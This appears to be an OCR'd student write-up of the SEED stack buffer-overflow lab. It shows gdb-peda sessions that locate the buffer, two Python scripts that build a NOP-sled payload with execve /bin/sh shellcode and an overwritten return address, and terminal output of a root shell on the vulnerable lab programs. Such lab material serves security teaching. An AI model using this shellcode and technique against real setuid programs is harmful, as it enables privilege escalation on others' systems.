/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ break bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buffer/code/stack-L1-dbg
Input size: 0
[-----------------------------------registers-----------------------------------]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
```




```
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb4c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x456
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0
```



```
0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20            strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ quit
[01/23/25]seed@VM:~/.../code$
```



Open
*exploit.py
~/Downloads/buffer/code
*exploit.py

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80").encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 150          # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 
```


Task 4: Launching Attack without Knowing Buffer Size




```
[01/25/25]seed@VM:~/.../code$
[01/25/25]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a lite
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
```




```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L2-dbg
Input size: 517
[----------------------------------registers----------------------
-------------]
EAX: 0xffffcb38 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffcb1c --> 0x565563f4 (<dummy_function+62>:    add    esp
,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direct
ion overflow)
[-------------------------------------code-----------------------
-------------]
```



```
gdb-peda$ next
[----------------------------------registers-----------------------
-------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb18 --> 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffca70 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code-------------------------
-------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[------------------------------------stack-------------------------
```




```
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca70
gdb-peda$ q
```




exploit1.py
~/Downloads/buff/code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80" ).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################
# Put the shellcode somewhere in the payload
#start = 0             # Change this number
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffca70 + 300          # Change this number
#offset = 112                # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(50):
        content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[01/25/25]seed@VM:~/.../code$ ./exploit1.py
[01/25/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
#
```

